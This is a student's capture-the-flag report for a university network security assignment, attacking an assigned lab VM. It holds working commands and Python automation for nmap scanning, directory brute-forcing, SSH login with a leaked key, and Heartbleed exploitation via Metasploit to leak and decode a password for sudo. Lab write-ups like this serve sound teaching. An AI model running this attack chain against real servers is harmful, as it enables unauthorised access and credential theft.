CS6903: Network Security

Assignment 8: Hacking Hero, Show Your Prowess
Report

PLAGIARISM STATEMET

I certify that this assignment/report is my own work, based on my personal study and/or research and that I have acknowledged all material and sources used in its preparation, whether they be books, articles, ChatGPT tips, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. I also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that I have not copied in part or whole or otherwise plagiarized the work of other students. I pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, I understand my responsibility to report honor violations by other students if I become aware of it.

Tejas Deshmukh(CS22MTECH12005)

Date: 08/04/2023
Signature:Tejas

Description:

In this assignment, we have exploited the system vulnerabilities to gain access to the flags. We have also created a python script for automating the attack to gain access to the flags on the system. Also in the process we have used different set of tools like Nmap, Dirbuster, goBuster, openssl, Metasploit, TShark and Base64 decoder.

Setup:
Assigned VM : ns@10.200.14.121

CTF Flow-map


For Flag 1:

Tool used : Nmap(Network Mapper)
Purpose : Nmap will perform a TCP SYN scan on all ports (1-65535)
We have scanned the ports for the system to check for the available open ports.

```
manisha@manisha-HP-Laptop-15-bs1xx:~$ nmap -p- 10.200.14.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-06 19:07 IST
Nmap scan report for 10.200.14.121
Host is up (0.015s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5825/tcp open  unknown
5835/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```

We can see that there are two open ports 5825/ 5835 with unknown services.
Then we have accessed the open port on the browser with <IP>:<port> and obtained below result.
10.200.14.121:5825




The flag value was captured from the source code of the web-page.


For Flag 2:

Tool used : dirBuster


Purpose : To discover hidden web content and vulnerabilities on a target web server. Performs brute-force attack on a web server's directories and files to find ones that are not intended for public access or are not linked from the website's pages.




We have also verified the same on another tool Gobuster.



We were able to view the contents of the directory through browser with <IP>:<port>/<Dir>
10.200.14.121:5825/login



The flag value was captured from the source code of the web-page marked as hidden. Also we obtained the RSA private key for the server.



For Flag 3:

Tool used : openSSL, SSH
Purpose : generating key and accessing the server
We converted the obtained RSA private key into key file for accessing the server through ssh.

```
manisha@manisha-HP-Laptop-15-bs1xx:~$ openssl rsa -in sshPrivateKey -outform pem -out sshPrivateKey.key
writing RSA key
```

Logging in to the server through the obtained key with ssh command.

```
manisha@manisha-HP-Laptop-15-bs1xx:~$ ssh -i sshPrivateKey.key -o PubkeyAcceptedKeyTypes=+ssh-rsa,ssh
-ed25519 ns@10.200.14.121
Last login: Thu Apr  6 13:19:23 2023 from 192.168.126.185
ns@ns-tlsv-11:~$
```

On viewing the contents of the server once logged in, we were able to find the flag file. The file was viewed with cat command.

```
ns@ns-tlsv-11:~$ ls
flag3.txt
ns@ns-tlsv-11:~$ cat flag3.txt
flag3{No,_I_will_not_fix_your_computer}
ns@ns-tlsv-11:~$
```

For Flag 4:


Tool used : Metasploit, TShark, Base64 decoder, sudo
Purpose :

Using the Metasploit Framework to scan for the OpenSSL Heartbleed vulnerability on the target IP and port. TShark packet capture was also used to capture the network traffic generated. Later the TShark packet was parsed for identifying the username=ns along with the Base64 encoded password.


```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 5835
RPORT => 5835
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.200.14.121
RHOSTS => 10.200.14.121
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.200.14.121:5835     - Leaking heartbeat response #1
[*] 10.200.14.121:5835     - Sending Client Hello...
[*] 10.200.14.121:5835     - SSL record #1:
[*] 10.200.14.121:5835     -       Type:     22
[*] 10.200.14.121:5835     -       Version:  0x0301
[*] 10.200.14.121:5835     -       Length:   86
```

```
[*] 10.200.14.121:5835     - Sending Heartbeat...
[*] 10.200.14.121:5835     - Heartbeat response, 20267 bytes
[+] 10.200.14.121:5835     - Heartbeat response with leak, 20267 bytes
[*] 10.200.14.121:5835     - Printable info leaked:
... /index.html?username=ns&password=TVRJek5GOTViM1ZmWTJGdWRGOW5kV1Z6YzE5cGRBPT0 HTTP/1.1..Accept-Enc
oding: identity..Host: 10.200.14.121:5835..Connection: close..User-Agent: Python-urllib/2.7....+..m..
.5.t.W...]..#.....................................................................................
.........P.......p.....................................................................................
.....................................@.......xw0.b.....................................................
```



Once the encoded password was obtained, we have decoded it using Base64 decoder online tool to obtain the root password.



Double decoding the Base64 password for generating meaningful root account password.

Thus we obtained the Flag 4 by using sudo command and using the password obtained.

```
ns@ns-tlsv-11:/$ ls
bin   etc         initrd.img  log.txt     mnt   requester.py  sbin      sys  var
boot  flag4.txt   lib         lost+found  opt   root          selinux   tmp  vmlinuz
dev   home        lib64       media       proc  run           srv       usr
ns@ns-tlsv-11:/$ sudo cat flag4.txt
[sudo] password for ns:
flag4{I'm_not_a_hacker,_I'm_a_penetration_tester}
```

Code Snippets

```
def NmapScan(ip):

    print("[info] Stating Nmap scan...\n")
    scanner = nmap.PortScanner()
    res = scanner.scan(ip, arguments="-p- -sC -sV")
    table = PrettyTable()
    table.field_names = ["Port", "State", "Name", "Product", "Version"]

    for port in res['scan'][ip]['tcp']:

        table.add_row([port, res['scan'][ip]['tcp'][port]["state"], res['scan'][ip]['tcp'][port]
                       ["name"], res['scan'][ip]['tcp'][port]["product"], res['scan'][ip]['tcp']
[port]["version"]])

        if (res['scan'][ip]['tcp'][port]["name"].lower() == "ssh"):
            ssh_port = port
        elif (res['scan'][ip]['tcp'][port]["name"].lower() == "http"):
            if (str(res['scan'][ip]['tcp'][port]["script"]).lower().find("https") != -1):
                https_port = port
            else:
                http_port = port
    print(table)

    print("\n[info] Nmap scan completed")

    return ssh_port, http_port, https_port
```


NmapScan function scans an IP address using **nmap.PortScanner()** with arguments "-p- -sC -sV". It displays the scan results in a table using **PrettyTable()**. It checks open TCP ports and assigns SSH and HTTP port numbers to ssh_port and http_port variables respectively. If HTTPS is detected, it assigns its port number to https_port. The function returns the port numbers of SSH, HTTP, and HTTPS ports, and prints the table and a completion message.

```
def MetasploitScan(ip, port, action="KEYS", HeartBeatLength="65535"):
    file = open("msfconsole.rc", "w")
    file.write("use auxiliary/scanner/ssl/openssl_heartbleed\n")
    file.write("set RHOSTS " + ip + "\n")
    file.write("set RPORT " + port + "\n")
    file.write("set ACTION " + action + "\n")
    file.write("set HEARTBEAT_LENGTH " + HeartBeatLength + "\n")
    file.write("set MAX_KEYTRIES 5" + "\n")
    file.write("run" + "\n")
    file.write("exit" + "\n")
    file.close()
    print("\n[info] Starting the msfconsole.....\n")

    command = "msfconsole -q -r msfconsole.rc"
    tshark = subprocess.Popen("tshark -i any -w /tmp/msf.pcap",
                              stderr=subprocess.STDOUT, stdout=subprocess.DEVNULL, shell=True)
    process = subprocess.Popen(command, shell=True, stdout=subprocess.DEVNULL)
    print("[info] Waiting for the Metasploit to finish.....\n")
    process.wait()
    process.kill()
    tshark.kill()
    print("[info] Metasploit exploit completed.....\n")
```

MetasploitScan uses Metasploit to scan for the OpenSSL Heartbleed vulnerability. It involves an IP address, a port number, and two optional parameters, action and HeartBeatLength. It executes the Metasploit console with the command "**msfconsole -q -r msfconsole.rc**," starts a Tshark process to capture network traffic and save it to a pcap file, waits for the Metasploit process to finish, kills both the Metasploit and Tshark processes, and prints a message indicating that the exploit is complete.

PrintFlag3and4 requires two parameters: **pcapPath** and **ip**. It captures packets from the provided path's pcap file with a source IP address matching the given IP and a TLS heartbeat message payload. If a password string is detected in the decoded payload, the encoded password is decoded using base64 and used to connect to the target system through SSH. If the SSH connection is established successfully, the function reads and outputs the contents of **flag3.txt** and **flag4.txt**. The two flags are returned by the function. If an error happens throughout the procedure, the function exits with no value returned.
The function **PrintFlag1and2** sends two HTTP GET requests to the machine provided by the **ip**, **port**, and **hiddenDir** parameters. If the response status code is 200, indicating a successful request, the function uses BeautifulSoup to parse the HTML content and looks for an anchor element with the text "flag" in its text content. If an anchor element is detected, the function takes its text content and assigns it to flag1 or flag2, depending on which URL the request was sent to.



The above screenshot shows the output of our Python script for automating the attack. The required flags were obtained successfully as a part of our task.